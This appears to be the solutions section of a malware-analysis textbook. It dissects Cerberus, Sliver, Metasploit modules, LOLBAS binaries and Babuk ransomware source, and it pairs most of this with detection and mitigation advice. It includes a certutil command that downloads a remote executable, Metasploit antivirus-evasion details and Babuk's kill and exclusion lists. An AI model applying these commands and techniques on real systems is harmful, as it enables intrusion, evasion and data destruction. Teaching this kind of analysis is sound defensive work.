    - A big difference between the Android banking trojan Cerberus and TrickBot is the use of overlays versus the use of browser injection and function hooking. Android trojans generate the overlays in different ways and may appear out of date if the variant uses statically generated HTML or doesn't have the ability to perfectly re-create the login screen. In these cases, the app could use a particular "user token," such as an image, a pattern, or another UI element, that the user knows to look for during login. If the image isn't present, the user shouldn't input their username and password, as there's a chance the login page they're seeing isn't real.
    - Requiring multi-factor authentication for using your Android app is a huge benefit, as it would be for your website. But because Cerberus can effectively take over a user's device, the type of multi-factor authentication used is important. Cerberus can read and modify SMS messages, including those containing one-time passcodes. It can also intercept phone calls and control the device. So, the additional authentication would need to occur outside of the user's device. It might consist of a hardware token. Although this wouldn't necessarily prevent the attacker from stealing credentials to banking apps, it would prevent them from reusing the credentials and intercepting the additional code to log in. In the same vein, you might also consider implementing forced authorization through multi-factor authentication for sensitive actions such as transferring money, setting up new payees for online bill pay, adding new users to the account, or adding a new account to transfer money to. If a threat actor attempted to perform any of these actions, the real account owner would receive some kind of notification, such as an SMS code, push notification, or authenticator app alert, to approve the action. This way, the account owner would be aware that something is amiss and be able to intervene.
    - Another big difference is that Android banking trojans abuse `BIND_ACCESSIBILITY_SERVICE` permission, as we discussed in Chapter 5. During this discussion, I pointed out that restricting access to sensitive data using the new `accessibilityDataSensitive` property could mitigate this abuse, and you could apply it to users' login data, among other information. Users should also be warned that allowing the `BIND_ACCESSIBILITY_SERVICE` permission comes with grave risks

to their device security (though this isn't exclusively the job of an app developer).

- Allowing an app to execute on a rooted device comes with risks, and rooting one's device opens it up to all types of malware and malicious tools. This includes reducing the effectiveness of security mechanisms implemented by the operating system, bypassing some of the ways Android itself adds further protections for the user. You may wish to implement rooting detection in your application and not permit it to run on a device that is rooted.
- Android offers ways for any application to detect suspicious applications if the permission to query packages is granted. Using the native APIs, we can query to see whether there's another app using any kind of overlay drawing on top of our app and send a notification to the user informing them of a potential device breach.

3. To reduce the risk of falling victim to mobile banking trojans like Cerberus, customers of the company should follow recommendations such as these:

    - Use caution when allowing permissions from an app, especially when granting `AccessibilityService` permissions. This permission is extremely powerful and can have great consequences to the security of your device and data.
    - Use only official app stores for downloading apps onto your device. Using third-party app stores or downloading apps from unknown sources presents a huge risk, as there is no way of verifying that the apps don't contain malware. Official app stores have security protocols and detections in place to root out malware and greatly reduce the risk of malicious apps residing in them.
    - Don't root your device, as that carries risks to the security of your device and your data.

Chapter 5: Uncovering Cerberus's Other Functionality

1. Cerberus can intercept SMS messages and notifications from the device, which would allow it to read SMS-based multi-factor authentication codes. By abusing Accessibility Services, the malware can also obtain the two-factor authentication code from Google Authenticator. In the *cerberus_full_package/CERBERUS_V2/source_mmm/source/app/src/main/java/com/example/mmm/Service/srvSccessibility.java* file, you can see that the code is able to detect each time Google Authenticator starts using the call `utl.get_google_authenticator2(this, event, packageAppStart)`. Inside the `get_google_authenticator2` function in the *cerberus_full_package/CERBERUS_V2/source_mmm/source/app/src/main/java/com/example/mmm/Utils/utils.java* file, we can see code to iterate over the elements in the UI and extract the text from them. The malware then logs the data for the threat actor.

2. The call-forwarding functionality is in the *cerberus_full_package/CERBERUS_V2/moduleBot2/app/src/main/java/com/example/modulebot/utils.java* file in the `callForward` function and works in the following way:

    - First, it creates an intent to initiate a phone call on the device using `android.intent.action.CALL`.
    - Then, it creates a URI in which it prepends `tel` and `*21*`, the call forwarding code to a phone number, and appends `#` to the end to enable call forwarding. The threat actor specifies this phone number and where to forward the calls.
    - Finally, you can see the `startActivity` call with the intent we created, called `intentCallForward`, to start the phone dialing.

3. The SMS sending functionality is in the *modulebot/utils.java* file in the `sendSMS` function. To send SMS, the malware uses the following process:

    - Obtain an SmsManager handle and two `PendingIntent` objects, one for `SMS_SENT` and one for `SMS_DELIVERED`. These two `PendingIntent` objects allow the app to determine when the SMS message is sent and delivered, respectively.
    - Some messages may be multipart, so the malware creates two lists using the `PendingIntent` objects in order to track all the parts of these messages.
    - Using `sendMultipartTextMessage`, the malware sends the text message to the preconfigured operator phone number.

4. The malware contains a few self-protection and anti-analysis techniques:

    - A function named `blockCIS` in the *cerberus_full_package/CERBERUS_V2/source_mmm/source/app/src/main/java/com/example/mmm/Utils/utils.java* file. Based on a flag set in the malware's *cerberus_full_package/CERBERUS_V2/source_mmm/source/app/src/main/java/com/example/mmm/constants.java* file, this function optionally blocks the malware from execution if the country associated with the device SIM is one of the Commonwealth of Independent States (CIS).
    - Cerberus implements a pedometer in `srvPedometer` (in the *cerberus_full_package/CERBERUS_V2/source_mmm/source/app/src/main/java/com/example/mmm/Service/srvPedometer.java* file) that checks whether the device is moving. This suggests that the malware has infected a real victim device rather than an emulator used by researchers. Only once a specific number of steps is reached does the malware begin communication with the C2 server.
    - After installation, Cerberus disables Google Play Protect to reduce its risk of discovery. You can see this functionality in the *modulebot/mod.java* file in the `checkProtect` function.

- Cerberus can turn off notifications using the `stopSound` function in *utils.java* to make it less likely that the victim will notice that they've received a notification that Cerberus intercepts.
- Cerberus has a few capabilities related to preventing the victim from uninstalling the malware. Two examples are visible in the *srvSccessibility.java* file. First, Cerberus blocks itself from deletion by the victim (look for the `--- Block Delete Bots ---` comments). It also prevents the victim from revoking administrator privileges from the app (look for the `--- Block off admin ---` comment).

Chapter 6: Packing and Analyzing Software

1. The following table shows the file sizes for each of the files we built.

File name	File size	Packed with
CalcInstaller.exe	59KB	NSIS installer
CalcSFX.exe	209KB	SFX
CalcUPX.exe	27KB	UPX
calc.exe	32KB	Unpacked

   The UPX compression made the resulting executable smaller, whereas the NSIS installer and self-extracting archive (SFX) installer are both larger. Your exact file sizes might differ, but the relative sizes should be the same.

2. Here are the findings for the section names of each of the executables:

   - *CalcInstaller.exe* has only one unusual section name as a result of the NSIS installer: `.ndata`, for the Nullsoft data section.
   - *CalcSFX.exe* contains one unusual section, `.sxdata`. This section has one non-null byte at the beginning (`0x7F`) followed by all null bytes (`0x00`). You should note that the non-null byte is version dependent, so yours may differ depending on the version of SFX you use.
   - *CalcUPX.exe* has three sections, `UPX0`, `UPX1`, and `.rsrc`. `UPX0` doesn't appear to have data in it, whereas `UPX1` likely contains the compressed data, given its high entropy. The `.rsrc` section contains icon files, version info, and configuration information.

3. Here are the findings for the files' packer-related string information:

   - *CalcInstaller.exe* has a few installer-related strings, including ones specifically referring to NSIS (`NSIS Error`). Some other examples include `verifying installer`, `Installer integrity check has failed`, and `Error launching installer`.

- *CalcSFX.exe* has several strings related to 7-Zip SFX specifically, including `7z SFX` and `7z.sfx.exe`. There are also many strings related to compression, archives, and file extraction. Some examples include `Update operations are not supported for this archive`, `Extracting`, `Unsupported compression method for '{0}'`, `Specify a location for extracted files`, and `Data error in encrypted file '{0}'. Wrong password?`.
- *CalcUPX.exe* doesn't have any UPX-specific strings in it, other than the section names. We can see some strings related to the original Calculator application, located in the `.rsrc` section, such as the `InternalName` (`CALC`), the `OriginalFilename` (`CALC.EXE`), and `FileDescription` (`Windows Calculator`).

4. Do each of these files look as we might expect? Let's begin with the NSIS installer file:

   - We don't see any indication of what the file contained in the installer is. There are no strings referencing *calc.exe* or Windows Calculator that might indicate this is the file the installer is made to install.
   - We do see a large number of imported functions, at least compared to other types of packed malware, but this isn't entirely unexpected, given that NSIS is an installer, not an actual packer whose goal is to minimize the size of the data packed inside it. Conventionally, the NSIS installer helps developers create Windows installers for software, which may include multiple files and resources as part of the program to be installed. As a result, seeing so many imported functions makes sense.
   - Some of the imported functions we see have to do with UI elements, such as windows, dialog boxes, and utilities for these elements. Because this is an installer, we would expect it to present some kind of UI to the user (unless that functionality had been modified in some way), so these functions are expected.

   Now let's turn to the SFX file:

   - As with the NSIS installer, we don't see any strings related to the *calc.exe* file contained in the SFX file, at least when using Ghidra. If we use the `xxd` program to examine the bytes, however, we can see the original filename (*calc.exe*) toward the end of the file.
   - There are a fairly large number of imported functions, which makes sense because we're looking at an archiving tool rather than a packer.
   - When we look at the imported functions, we don't see nearly as many functions focused on UI elements as we did with the NSIS installer.

- One thing we can see is that it's fairly easy to tell that the file we're looking at is an SFX archive due to the presence of several distinctive strings, as well as file information linking the file to 7-Zip and the SFX utility.

  Lastly, we consider the UPX-compressed file:

- We see a section of high-entropy data (`UPX1`), which likely contains the compressed data. This aligns with what we would expect for a compression utility.
- There are very few imported functions, as we would expect for a packed file. We would expect the unpacked *calc.exe* to contain far more imported functions, similar to those we saw in other unpacked Windows applications, because it needs them to accomplish its functionality. We expect that these functions will be visible in the unpacked binary.
- In the same vein, the imported functions we do see include `VirtualProtect`, `LoadLibraryA`, `GetProcAddress`, and `ShellExecuteW`. As we discussed in Chapter 6, these are some of the functions we saw used as part of unpacking routines.

Chapter 7: Investigating the Sliver Framework

1. There are three key components to Sliver: the C2 server, the implant, and the operator. Sliver also supports two kinds of connections: beacons and sessions.

   Sliver's structure looks similar to the one we discussed in this chapter, except it chooses to call the malware on the victim machine an implant rather than an agent. As expected, Sliver also allows multiple operators to access the C2 server, which can operate multiple implants.

   Here are some of Sliver's high-level features:

   - It offers interoperability with common techniques for bypassing antivirus software, such as packers, crypters, and stagers, and can use staged or stageless payloads.
   - The operator has the ability to add new commands based on third-party tools to the local client console.
   - Sliver can load and execute BOFs and Common Object File Formats (COFFs) in memory.
   - It has a post-exploitation toolkit for Chrome, Chromium, Edge, and Electron that integrates with CursedChrome. The toolkit is called Cursed.
   - It has the ability to write custom clients, such as in Go.
   - It uses HTTP C2 and secure C2 over mTLS, WireGuard, HTTPS, and DNS.
   - It uses reverse SOCKS proxies.

- It can execute third-party tools via `execute-assembly`, `sideload`, and `spawndll`. Users can execute .NET assembly in memory.
- Sliver can monitor VirusTotal and IBM X-Force to see whether implant builds have been uploaded there. Note that this is a server capability.

2. When it comes to the DNS C2 communication, the operator of the Sliver implant registers a malicious domain they want to use for C2 and configures it to use an authoritative DNS server they control. Here are the steps involved:

    - If the domain is foo.com, the operator creates an A record for foo.com pointing at the Sliver server's IP address and an A record for an NS1 FQDN (ns1.foo.com) also pointing at the Sliver server IP address.
    - The operator then assigns ns1.foo.com as the authoritative name server for foo.com and an arbitrary subdomain of foo.com, such as unicorns.foo.com. It does so by adding a nameserver (NS) record that references ns1.foo.com for the subdomain unicorns.foo.com. The NS record is what tells other entities which server to use for name resolution in the foo.com and unicorns.foo.com domains.

    Now unicorns.foo.com is usable as the DNS C2 domain, and the implant can communicate with the DNS C2 via messages. Each message consists of data embedded within subdomains of the unicorns.foo.com domain. The implant sends a request to, for example, sparkles.unicorns.foo.com, and it will query its local resolver for an answer, until eventually it reaches the authoritative nameserver (ns1.foo.com) for foo.com, allowing it to connect to the Sliver server. The server can process the data stored in the subdomain.

    The HTTP/HTTPS C2 protocol Sliver uses is a much more conventional C2 model. Each implant contains, at a minimum, one baked-in C2 domain, such as foo.com, that it will use for communication. Sliver also allows the operator to configure an implant with multiple C2 domains that it will use as a fallback.

    At the time of this writing, the author of the Sliver documentation claims that the DNS C2 protocol isn't designed for stealth, but also that it's only easy to detect if someone explicitly looks for it. But if the target heavily restricts its network communication so that an HTTP/HTTPS implant wouldn't work, using the DNS C2 protocol might be more effective.

    The following table offers a few points of comparison between Cobalt Strike and Sliver.

Feature	Cobalt Strike	Sliver
Communication types	DNS, HTTP, and Hybrid	DNS, HTTP
Encryption protocols	RSA/AES 256	Age (with ChaCha20Poly1305)
Communication frequency	Configurable, with jitter	Randomized, with jitter
Request types	GET/POST, DNS queries	TLS handshakes, encrypted DNS, QUIC, mTLS sessions
Evasion techniques	User-agent spoofing, domain fronting, malleable profiles	Domain fronting, encrypted DNS, WireGuard tunnels
Data exfiltration	Sends data via HTTP/HTTPS requests or in DNS queries, uses Bas64 encoded and encrypted payload	Uses encrypted tunnels such as mTLS, WireGuard and QUIC

QUIC (which previously stood for *Quick UDP Internet Connections*) is a UDP-based, multiplexed and secure transport mechanism designed to be a more efficient secure channel between clients and servers. *WireGuard* is a VPN protocol whose goal is to be faster, simpler, leaner, and more performant than alternatives like OpenVPN. *Domain fronting* is a technique for hiding the true destination of HTTPS traffic, allowing attackers to make their traffic look like it's going to a benign domain while communicating with a malicious endpoint.

3. At the time of this writing, the latest version of Sliver uses Actually Good Encryption (Age), an asymmetric algorithm and minisign (digital signature algorithm), using the asymmetric digital signature scheme Ed25519. For communication between the server and the implant, Sliver uses symmetric encryption using ChaCha20Poly1305. Each implant comes with an Age public key for the server, Age implant "peer" public and private keys, a minisign signature of the implant's Age peer public key, and the server's minisign public key. The implant generates a symmetric session key and calculates a hash of the session key. It then encrypts the session key and the hash of the session key with the server's public key. The server decrypts the session key, uses it to encrypt a session ID it generates using ChaCha20Poly1305, and sends it back to the client. It encrypts all messages using the session key. Sliver also implements a check for replay attacks, storing a SHA-256 hash of each message's cipher text on both the server and implant sides.

   In the *crypto.go* file, you can see all of the crypto implementation details, including the replay attack check. The `Encrypt` and `Decrypt` functions do the ChaCha20Poly1305 encryption and decryption. The Age encryption and decryption take place in the `AgeEncrypt` and `AgeDecrypt` functions, respectively. The random symmetric key generation for the ChaCha20Poly1305 encryption takes place in `RandomSymmetricKey`, generating a key array of 64 bytes in length, filling it with random data and taking a SHA256 hash of the data. It then takes the first 32 bytes from

the SHA256 digest for the ChaCha20Poly1305 key (the `chacha20poly1305.KeySize` value).

4. SOCKS stands for *Socket Secure* and is a network protocol that routes client traffic through a firewall to a server. A red teamer or threat actor would likely want to use a proxy to obscure their IP address to evade detection. Overall, SOCKS5 proxy use by a red teamer can help them get further access into the network, but there can be stealth and performance considerations to keep in mind when doing so. For example, if they use the proxy very heavily, the defender could tie all of the activities to one host, which is likely not what the individual intends.

   The code implements the SOCKS5 functionality for the implant and the server in a few places:

   - In *implant/sliver/forwarder/socks.go*, there is code for the implant to create, start, and stop a SOCKS5 server.
   - The SOCKS5 proxying through the RPC interface happens in the file *server/rpc/rpc-socks.go*. There are functions to start a SOCKS5 proxy, stop it, and list active sessions.

Chapter 8: Exploring Metasploit's Post-Exploitation and Evasion Modules

1. According to the psexec module description in Metasploit, the module uses a valid administrator username and password (or password hash) to execute an arbitrary payload. The service created by this tool uses a randomly chosen name and description. Here are the arguments:

   - The optional Administrator username (`SMBUser`)
   - The optional Administrator password (`SMBPass`)
   - The target systems (`RHOST/RHOSTS`)
   - The target port (`RPORT`), which defaults to 445
   - The optional target domain, if not local authentication (`SMBDomain`)
   - The NTLM hash (`SMBHash`) if using pass-the-hash
   - The IP address (`LHOST`) and port (`LPORT`) for the listener callback
   - An optional share to connect to (`SMBSHARE`)
   - An optional session to use if connecting via an existing session (`SESSION`)
   - An optional name (`SERVICE_NAME`), display name (`SERVICE_DISPLAY_NAME`), and description (`SERVICE_DESCRIPTION`) of the service to create
   - If not deploying a Metasploit-generated executable, the name of the custom one to deploy (`EXE::Custom`)

   A few advanced optional arguments are available as well:

   - A filename to use (`SERVICE_FILENAME`)
   - An option that tells Metasploit to keep trying if given only guest access (`ALLOW_GUEST`)

- The path to *powershell.exe* (`PSH_PATH`)
- The encoder to use around the service-registering stub (`SERVICE_STUB_ENCODER`)

In addition to reviewing the code, you can determine the full list of options using the Metasploit Framework console (`msfconsole`). Load the psexec module (`use exploit/windows/smb/psexec`) and use the `show options` command to see all the options. You can also use `info -d` to open the documentation page that provides additional insight into the options for psexec.

The process for creating the shell is as follows:

- If the operator doesn't provide an argument in `SMBSHARE`, the code will select one automatically: `C$` if the target name is `Command`, and `ADMIN$` otherwise.
- Then, it creates a "simple SMB client" by connecting to the SMB server, authenticating with the `SMBUser` and `SMBPass` (on the `SMBDomain`, if provided). If this authentication fails and the `ALLOW_GUEST` option is not set to true, the code will report an error to the operator. Otherwise, it reports that the authentication was successful.
- Next, it uploads the service binary to the share and creates and starts the service.
- Finally, it establishes a connection back to the attacker.

This process is overall fairly similar to that used by Impacket. Both use SMB for execution, create a Windows service to execute commands, and, as mentioned, follow largely the same installation/initialization process. A few differences include the language (Metasploit's uses Ruby, whereas Impacket's uses Python) and that Metasploit offers a bit more configurability for the service information than Impacket.

The overall process of using psexec from Metasploit for lateral movement is approximately the same as the one we looked at for using the one from Impacket. Either the operator will need a valid username and password from the initial victim machine that also works on another, or you'll need to perform a pass-the-hash attack with the username and NTLM hash. From there, you can continue pivoting to other machines in the same way, or drop additional malware.

Detecting the use of Metasploit should resemble the process for Impacket discussed in Chapter 8, but here are a few artifacts to look for:

- The service creation event, possibly with the random service name
- Process execution via *services.exe*
- SMB connections to the `ADMIN$` share

2. The webexec module uses the following process to exploit a victim:

   - Establish an SMB connection to the target server and attempt to log in using the supplied credentials.
   - If authentication succeeds, report the successful authentication by logging it.
   - Call the `wexec` function to run the WebExec exploit, followed by `execute_cmdstager` to send the payload. Inside `wexec` (in the file *lib/msf/ore/exploit/remote/smb/client/web_exec.rb*) you'll notice the `SERVICE_NAME` is for the `WebExService`.
   - In the callback, `execute_command`, break the full command into chunks, and prepend `cmd /c` to it in order to execute it.
   - Finally, close the SMB connection after running the command.

   Here are the key differences between *webexec.rb* and *psexec.rb*:

   - psexec creates a new service via SMB for command execution, whereas webexec exploits WebEx service misconfigurations using the existing WebEx service. As a result, webexec relies on the `WebExService`, whereas psexec does not.
   - psexec requires administrator credentials, whereas webexec does not.

   Here are some of their similarities:

   - Both modules rely on some service (even though the services differ between modules).
   - Both use SMB.
   - Both allow the operator to run a command on a victim, although the requirements of the victim's environment differ for each module.

   When considering whether to use psexec or webexec, a red team might evaluate the following points:

   - If the intended victim doesn't use a vulnerable WebEx service, they can't use webexec. This might make the model's usage less reliable.
   - If the creation or installation of a new service creation would cause the operator to be discovered, they probably can't use psexec.
   - The webexec module isn't really intended for lateral movement, whereas psexec can permit that use case. On the other hand, webexec allows the operator to establish a foothold on a victim with WebEx installed, whereas psexec isn't specifically targeted to do so.

3. The modules in *modules/evasion/windows* specifically help the operator evade Microsoft Windows Applocker, Software Restriction Policies, and Windows Defender. Another module, named *process_herpaderping*, allows the executable to evade security products using a technique that modifies the file on disk after the image has been mapped into memory to

obscure the behavior of the running process. As an example, here is an assessment of the *windows_defender_exe.rb* module:

- The module allows the operator to generate a Windows executable that is able to evade Windows Defender. The module applies shellcode encryption, source code obfuscation, Metasm, and anti-emulation techniques to accomplish this task.
- The module's initialize function description recommends using payloads that employ a secure channel such as HTTPS or RC4 to make it less likely for the payload's network traffic to get caught by antivirus software. It's designed for 32-bit Windows executables.
- The `run` function in this code uses very few lines but calls another set of functions, `c_template` (from this file) and `compile_random_c` (from *Metasploit::Framework::Compiler::Windows*). The `c_template` function generates a C/C++ code template that will allow it to embed and execute the payload. The purpose of the `compile_random_c` function is to generate a binary that is randomized and compiled source code. The two functions in it are `generate_random_c` and `compile_c`. The `generate_random_c` function normalizes the source code (effectively ensuring that the code adheres to a specific, expected pattern), randomizes it, and returns the now-randomized code. The `compile_c` function compiles the code into a binary.
- We don't see the code use another tool to execute it. We're able to see, in the generated `c_template`, how the execution of the encrypted payload ultimately occurs. First, it uses `VirtualAlloc` to allocate executable memory for the payload. Then, the code uses `OpenProcess` to attempt to open the System process (PID 4). If this call fails (`proc == NULL`), the code decrypts the payload code using RC4 and casts the decrypted buffer into a function pointer, which it then calls to execute the payload.
- This evasion module is useful for evading Windows Defender specifically, but it might be effective with other antivirus software as well. In this case, there aren't very strict rules for how or when to use this module, but I'd consider the recommended use instructions (HTTPS and RC4 payloads) when deciding whether to use it.

4. There is ample opportunity for the creation of additional Metasploit modules to help payloads effectively evade antivirus software. Here are a few examples:

   - A module that allows the operator to integrate specific crypters or packers
   - The incorporation of additional obfuscation-enhancing compilers, such as OLLVM
   - Function-by-function encryption, as we saw with SmokeLoader
   - Control-flow flatteners

1. In this solution, I'll discuss the certutil binary from the LOLBAS repository. Threat actors can abuse this binary to download files, create alternative data streams, and encode or decode a file (such as in base64). For example, it could download files during the installation, C2, or any time during post-exploitation and use alternative data streams to similarly download an additional stage of code. The ability to encode or decode text could serve as a defense evasion mechanism, potentially during the delivery, exploitation, or installation phases, but also during post-exploitation.

   I'll focus on the usage of certutil for file download. Here is an example command:

```
certutil.exe -urlcache -split -f https://www.example.org/file.exe file.exe
```

   Some detection options include:

   - Checking for the use of *certutil.exe* with the `-urlcache` and `-split` arguments, along with any network connection to a suspicious IP address or domain.
   - Looking for a Sysmon process creation event (Event 1) followed by a file creation event (Event 11). These two events relate to the execution of *certutil.exe*, as well as the creation of the new file with the downloaded data.
   - A network request originating from a process that contains the name *certutil.exe*.

2. In this solution, I'll use *forfiles.exe*, which opens *calc.exe* in a particularly interesting way; it runs the command if the first part of the command succeeds, finding a match for *notepad.exe* in *C:\Windows\system32*:

```
C:\> forfiles /p c:\windows\system32 /m notepad.exe /c "cmd /c c:\windows\system32\calc.exe"
```

   In Sysmon, we see three process creation events (Event 1). The first captures *forfiles.exe*:

```
Image: C:\Windows\System32\forfiles.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: ForFiles - Executes a command on selected files
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: forfiles.exe
CommandLine: forfiles  /p c:\windows\system32 /m notepad.exe /c "cmd /c c:\
windows\system32\calc.exe"
CurrentDirectory: C:\
User: DESKTOP\user
```

```
LogonGuid: {515173f1-dc13-67ee-b737-040000000000}
LogonId: 0x437B7
TerminalSessionId: 1
IntegrityLevel: High
Hashes:SHA256 = 9B4886F187489A190BB2C412772C1998539F086C63A4CFD72FF3B107CBC219
07
ParentProcessGuid: {515173f1-7eeb-683e-c99e-000000004600}
ParentProcessId: 17460
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
```

The next captures *cmd.exe*:

```
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.19041.4355 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: /c c:\windows\system32\calc.exe
CurrentDirectory: c:\windows\system32\
User: DESKTOP\user
LogonGuid: {515173f1-dc13-67ee-b737-040000000000}
LogonId: 0x437B7
TerminalSessionId: 1
IntegrityLevel: High
Hashes:SHA256=BADF4752413CB0CBDC03FB95820CA167F0CDC63B597CCDB5EF4311118 0E088B0
ParentProcessGuid: {515173f1-7fa9-683e-e79e-000000004600}
ParentProcessId: 20292
ParentImage: C:\Windows\System32\forfiles.exe
ParentCommandLine: forfiles /p c:\windows\system32 /m notepad.exe /c "cmd /c
c:\windows\system32\calc.exe"
```

The final event captures *calc.exe*:

```
Image: C:\Windows\System32\calc.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: Windows Calculator
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: CALC.EXE
CommandLine: c:\windows\system32\calc.exe
CurrentDirectory: c:\windows\system32\
User: DESKTOP\user
LogonGuid: {515173f1-dc13-67ee-b737-040000000000}
LogonId: 0x437B7
TerminalSessionId: 1
IntegrityLevel: High
Hashes:SHA256 = 58189CBD4E6DC0C7D8E66B6A6F75652FC9F4AFC7CE0EBA7D67D8C3FEB0D538
1F
ParentProcessGuid: {515173f1-7fa9-683e-e89e-000000004600}
ParentProcessId: 17860
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: /c c:\windows\system32\calc.exe
```

In Procmon, we can see several file events, registry events, and process threat events for *calc.exe*, *cmd.exe*, and *forfiles.exe*. To make these easier to see, I recommend making a set of filters for Process Name using the relation "contains" and the names of the executables. Setting a filter for Operation where the relation is "contains" and the value is "create" can help you further narrow down the events to only creation-related events.

In Process Explorer, we're able to briefly see some artifacts. The first is *forfiles.exe* launching *cmd.exe*. Later, we see *win32calc.exe* running after the process completes.

There are a few other Windows Logs we can see artifacts in as well. Depending on your configuration settings (namely, if "Audit Process Creation" is enabled or not), you'll see a process creation event (Event 4688) in the Security Log. Because you can also use *forfiles.exe* to run a variety of commands, you can experiment and see where other log events show up based on the command you run.

Here are a few recommendations for mitigating malicious use of *forfiles.exe*:

- Restrict the execution of *forfiles.exe* for all users.
- Monitor for process execution, filesystem changes, or network requests, such as via Sysmon or other Windows Event Logs.
- Place restrictions on the *forfiles.exe* process, such as blocking certain command line arguments (like those for creating scheduled tasks or binary execution) or restricting network access.

3. Let's consider a couple of examples of real cyberattacks that involved the use of *forfiles.exe*. Cyble's report on July 5, 2024, "Increase in the Exploitation of Microsoft SmartScreen Vulnerability CVE-2024-21412" features the use of *forfiles.exe* to execute a PowerShell command, and Fortinet's report on June 19, 2024, "Fickle Stealer Distributed via Multiple Attack Chain" talks about the use of *forfiles.exe* as part of the Visual Basic for Applications (VBA) downloader.

Chapter 10: Exploring Babuk's Leaked Source Code

1. This question focused on the preparatory steps the ransomware code takes prior to encrypting the victim's files.

   The four functions are `_stop_services`, `_stop_processes`, `_remove_shadows`, and `SHEmptyRecycleBinA`.

   The processes it stops are `sql.exe`, `oracle.exe`, `ocssd.exe`, `dbsnmp.exe`, `synctime.exe`, `agntsvc.exe`, `isqlplussvc.exe`, `xfssvccon.exe`, `mydesktopservice.exe`, `ocautoupds.exe`, `encsvc.exe`, `firefox.exe`, `tbirdconfig.exe`, `mydesktopqos.exe`, `ocomm.exe`, `dbeng50.exe`, `sqbcoreservice.exe`, `excel.exe`, `infopath.exe`, `msaccess.exe`, `mspub.exe`, `onenote.exe`, `outlook.exe`, `powerpnt.exe`, `steam.exe`, `thebat.exe`, `thunderbird.exe`, `visio.exe`, `winword.exe`, `wordpad.exe`, and `notepad.exe`.

The services it stops are vss, sql, svc$, memtas, mepocs, sophos, veeam, backup, GxVss, GxBlr, GxFWD, GxCVD, GxCIMgr, DefWatch, ccEvtMgr, ccSetMgr, SavRoam, RTVscan, QBFCService, QBIDPService, Intuit.QuickBooks.FCS, QBCFMonitorService, YooBackup, YooIT, zhudongfangyu, sophos, stc_raw _agent, VSNAPVSS, VeeamTransportSvc, VeeamDeploymentService, VeeamNFSSvc, veeam, PDVFSService, BackupExecVSSProvider, BackupExecAgentAccelerator, BackupExecAgentBrowser, BackupExecDiveciMediaService, BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService, AcrSch2Svc, AcronisAgent, CASAD2DWebSvc, and CAARCUpdateSvc.

The malware uses threading for concurrency and creates threads based on the number of processors for the victim machine. The number of threads created is the number of processors multiplied by 4. The threads call the function lilBabuk, with half of the created threads passing a value of 1. When the value is 1, the malware recursively looks for files and puts them in the queue (que_f) and then encrypts them. When the value is 0, the malware just takes files out of the queue and encrypts them.

The malware takes the following arguments:

- debug, which specifies whether it should run in debug mode.
- shares, which specifies shares for encryption.
- paths, which specifies directories or drives for encryption.
- sf, which can be either 1 or 0. However, you will note that the argz _option function returns true (1) if the option is present and false (0) if the option is not present. In either case, the malware calls find _files_network, but when sf is true, it scans them before local disks. If sf is false, it scans them after it has processed the local disks.

2. If the user doesn't pass a particular path or shares, the malware will attempt to encrypt network files, all drives A to Z, and hidden partition files. The malware uses Windows APIs to enumerate the drives, network files, and hidden partitions:

   - To process drives, the malware first uses GetLogicalDrives to get the list of all drives, then checks GetDriveTypeW to ensure each drive isn't a CD or remote drive before recursing through the files to add them to the list for encryption.
   - To iterate through network files, the malware uses the API functions WNetOpenEnumW, WNetEnumResourceW, and WNetCloseEnum.
   - In *another.cpp*, to iterate through hidden partition files and find a free mount point, the malware uses GetDriveTypeW, FindFirstVolumeW, GetVolumePathNamesForVolumeNameW, SetVolumeMountPointW, FindNextVolumeW, and FindVolumeClose.

     In *entry.cpp*, a wide character (WCHAR) array called black contains the list of folders and files not to encrypt. These files and folders are AppData, Boot, Windows, Windows.old, Tor Browser, Internet Explorer, Google, Opera, Opera Software, Mozilla, Mozilla Firefox,

`$Recycle.Bin`, `ProgramData`, `All Users`, `autorun.inf`, `boot.ini`, `bootfont.bin`, `bootsect.bak`, `bootmgr`, `bootmgr.efi`, `bootmgfw.efi`, `desktop.ini`, `iconcache.db`, `ntldr`, `ntuser.dat`, `ntuser.dat.log`, `ntuser.ini`, `thumbs.db`, `Program Files`, `Program Files (x86)`, `#recycle`, `..`, and `.`. It also skips the log file if the debug argument is supplied to the malware and excludes the `NOTE_FILE_NAME` from encryption. Additionally, a check later in the malware, in `find_files_recursive`, excludes the file if it has the extension *.exe*, *.dll*, or *.babyk*.

3. Babuk uses a combination of encryption types to support key and file encryption. It uses Elliptic Curve Cryptography (ECC) with Curve25519 (seen in many references in *entry.cpp*) to encrypt each of the file encryption keys. This is the asymmetric algorithm. The symmetric algorithm used to encrypt the files is HC-128. You can see the *hc-128.cpp* code in the *windows/Babyk/eSTREAM* folder. Based on the use of the two algorithms, we can say that Babuk has a hybrid encryption scheme.

   Babuk generates keys as follows:

   - It uses `CryptGenRandom` to generate a random 32-byte private key for the session.
   - Next, it uses the `curve25519_donna(babuk_meta.curve25519_pub, babuk_session.curve25519_private, basepoint)` call to derive a public key from the private key.
   - It then calls `curve25519_donna(babuk_session.curve25519_shared, babuk_session.curve25519_private, m_publ)` to compute a shared secret key (`babuk_session.curve25519_shared`) using the attacker's public key embedded in the code (`m_publ`).
   - It hashes the shared secret key using the call to `SHA512_Simple` and puts the result in `babuk_keys`. This is how the malware generates the symmetric key.
   - The next two functions, `ECRYPT_keysetup` and `ECRYPT_ivsetup`, set the key and initialization vector.

   Babuk encrypts files of different sizes in different ways. Specifically, it encrypts different amounts of each one:

   - In the `_encrypt_file` function, you can see two constants, `CONST_LARGE_FILE` (0x1400000 = 20MB) and `CONST_MEDIUM_FILE` (0x500000 = 5MB), that the malware checks to determine how to encrypt the file.
   - For a large file, the malware encrypts 1MB chunks (`CONST_BLOCK_PLUS`) every 10MB (0xA00000) of the file.
   - For medium files between 5MB and 20MB, the malware divides the file into thirds and encrypts 1MB from the beginning of each of the sections.
